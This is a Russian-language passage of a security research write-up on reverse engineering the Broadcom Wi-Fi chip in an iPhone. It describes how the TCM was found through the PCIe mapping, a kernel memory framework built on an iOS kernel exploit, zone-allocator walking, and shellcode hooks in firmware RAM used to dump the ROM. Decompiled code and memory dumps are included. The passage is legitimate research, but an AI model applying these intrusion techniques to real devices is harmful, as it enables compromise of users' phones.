
See Table 26, "CYW4339 GPIO/SDIO Alternative Signal Functions," for JTAG pin assignments.

Программный путь Android дал подсказку. `dhdutil membytes` выполняет ioctl; в итоге `bcmdhd` обращается к тесно связанной памяти микросхемы Wi-Fi через отображение в ядре хоста.



Два регистра заходят в BAR

Устройство PCIe предоставляет BAR0 и BAR1. BAR0 отображает регистры выбранных внутренних ядер; программирование окна BAR0 выбирает ядро объединительной платы. BAR1 отображает всю TCM и остаётся отображённым в ядре на протяжении жизни устройства. Чтение и запись в этот виртуальный диапазон напрямую воздействуют на RAM микропрограммы.




Обратная разработка кеша ядра iOS обнаружила два KEXT:

• `AppleBCMWLANCore` реализует конфигурацию микросхемы, события и логику разгрузки.
• `AppleBCMWLANBusInterfacePCIe` реализует транспорт PCIe, MSI и операции интерфейса.

Низкоуровневый драйвер содержал функции доступа к одному отображённому буферу размером 16, 32 и 64 бита, очень похожие на функции доступа к TCM Broadcom.

```
__int64 __fastcall read_chip_memory_64bit(void *bus_object, unsigned int bus_idx, int tcm_addr, _QWORD *output)
{
  __int64 *read_address; // x3@1
  __int64 read_qword; // x4@1
  __int64 result; // x0@1

  read_address = (__int64 *)(*((_QWORD *)bus_object + 3 * bus_idx + 6) + (tcm_addr & 0xFFFFFFF8));
  read_qword = *read_address;
  *output = *read_address;
  result = *((_QWORD *)bus_object + 25);
  if ( result )
    log_access(result, (__int64)aMemory, 1, (__int64)read_address, read_qword, 8);
  return result;
}
```


Прослеживание виртуальных вызовов позволило найти таблицу виртуальных функций класса. Соответствующий экземпляр далее называется объектом PCIe.



Среда анализа памяти ядра

При отсутствии поддерживаемого отладчика ядра iOS платформа использовала эксплойт ядра iOS 10.2 Иэна Бира, предоставляющий произвольное чтение и запись памяти ядра. Аппаратное обеспечение Apple Memory Cache Controller затрудняло изменение текста ядра, но исследования и изменения данных было достаточно.


Среда рассматривала доступ к памяти как чёрный ящик за небольшим протоколом, поддерживающим чтение, запись и выполнение существующих гаджетов ядра. Встроенная в эксплойт серверная заглушка взаимодействовала с клиентами Python на компьютере разработчика.



Модули Python постепенно добавляли структуры XNU, IOKit, аппаратного обеспечения и Wi-Fi. Интерфейс, напоминающий командную оболочку, упрощал динамическое разрешение целей виртуальной диспетчеризации.


Настройка тестовой сети

Изолированная лаборатория включала iPhone, MacBook с запущенной средой и Xcode, а также Linux-маршрутизатор Wi-Fi с управляемыми внедрением, изменением и отбрасыванием кадров.



ThinkPad с Ubuntu 16.04 использовал два адаптера SoftMAC TL-WN722N. `hostapd` обслуживал внутреннюю точку доступа, а `wpa_supplicant` обеспечивал внешнее подключение. SoftMAC был необходим, поскольку программное обеспечение хоста сохраняло контроль над MLME и поведением MAC. Ноутбук предоставлял NAT, IP-переадресацию, DHCP и DNS, а также блокировал домены обновлений Apple.

В шумном окружении примерно с 60 соседними сетями направленная антенна из банки улучшала RSSI и сокращала нарушающие состояние повторные передачи.




Поиск TCM


Целевой объект PCIe можно было распознать по тому, что его первое слово — виртуальный указатель C++ — совпадало с известной таблицей виртуальных функций. Его конструктор показывал выделение объекта `OSObject` размером 3824 байта на основе `kalloc`.

```
void *__cdecl AppleBCMWLANBusInterfacePCIe::AppleBCMWLANBusInterfacePCIe()
{
  _QWORD *pcie_object; // x19@1

  pcie_object = (_QWORD *)OSObject::operator new(3824LL);
  register_pcie_bus_object_with_wlan_core(pcie_object);
  *pcie_object = AppleBCMWLANBusInterfacePCIe_VTable;
  *((_BYTE *)pcie_object + 1844) = 0;
  *((_WORD *)pcie_object + 436) = 0;
  pcie_object[108] = 0LL;
  OSMetaClass::instanceConstructed(&meta_class);
  return pcie_object;
}
```

Поиск в глубину от BSS и данных драйвера по возможным указателям ядра не обнаружил цепочки в пределах десяти уровней.



Следующий подход разбирал `kalloc`. Распределитель зон XNU выбирает зону по размеру выделения и отслеживает страницы в очередях, включая частично занятые и полностью использованные. Повторная реализация выбора зоны и обхода очередей позволила перечислить все живые выделения в соответствующей зоне.



Новый модуль искал объекты зоны по размеру выделения и таблице виртуальных функций. Он нашёл объект PCIe размером 3824 байта, а переход по полям, используемым функциями доступа, привёл к предполагаемому отображению.


TCM Dump

```
RAM offset: 0x00160000, RAM size: 0x000E0000
TCM Buffer: FFFFFFE0B0EF8000
60 F1 3E B8 64 F1 3E B8 64 F1 4A B8 64 F1 56 B8
64 F1 65 B8 64 F1 74 B8 64 F1 83 B8 64 F1 8E B8
60 F1 3E B8 64 F1 3E B8 64 F1 4A B8 64 F1 56 B8
64 F1 65 B8 64 F1 74 B8 64 F1 83 B8 64 F1 8E B8
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
```

RAM File (elsa.trx)


```
60 F1 3E B8 64 F1 3E B8 64 F1 4A B8 64 F1 56 B8
64 F1 65 B8 64 F1 74 B8 64 F1 83 B8 64 F1 8E B8
60 F1 3E B8 64 F1 3E B8 64 F1 4A B8 64 F1 56 B8
64 F1 65 B8 64 F1 74 B8 64 F1 83 B8 64 F1 8E B8
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA FA
```

Прочитанные из этого диапазона байты совпадали с началом загруженного образа RAM микропрограммы, доказав, что это TCM.



Получение ROM

BAR1 предоставляет RAM, но не ROM. Однако доступ на запись к RAM позволяет изменять находящиеся в ней функции микропрограммы. Созданный во время предыдущего исследования Broadcom инструмент исправления перенаправлял выбранную функцию во внедрённый шелл-код, эмулировал её перезаписанный пролог и возвращался. Шелл-код занимал самый большой свободный фрагмент кучи микропрограммы.




Перехват в часто вызываемом обработчике ioctl копировал небольшие окна ROM в известные области RAM. Поскольку RAM была лишь немного больше ROM, хост и заглушка работали итеративно: копировали один фрагмент, сообщали о завершении, читали его через TCM, подтверждали получение и продолжали.

Так была получена полная ROM. ROM отображается по нулевому адресу. Образ RAM содержит адрес загрузки, а объект PCIe независимо подтверждает его: `0x160000`, длина `0xE0000`.

Создание отладчика микропрограммы Wi-Fi

Готовый модуль предоставлял произвольное чтение и запись микропрограммы, исследование списка свободных блоков кучи, непосредственное выполнение фрагментов ассемблера и перехват находящихся в RAM функций.



Итоги

Начав с непрозрачного стека iPhone, мы нашли отображение TCM на хосте, извлекли полную ROM Wi-Fi и создали многократно используемые модули анализа ядра и микропрограммы. Во второй части этот отладчик используется для исследования BCM4355C0, поиска уязвимостей микропрограммы и создания не требующего взаимодействия беспроводного эксплойта для системы на кристалле Wi-Fi.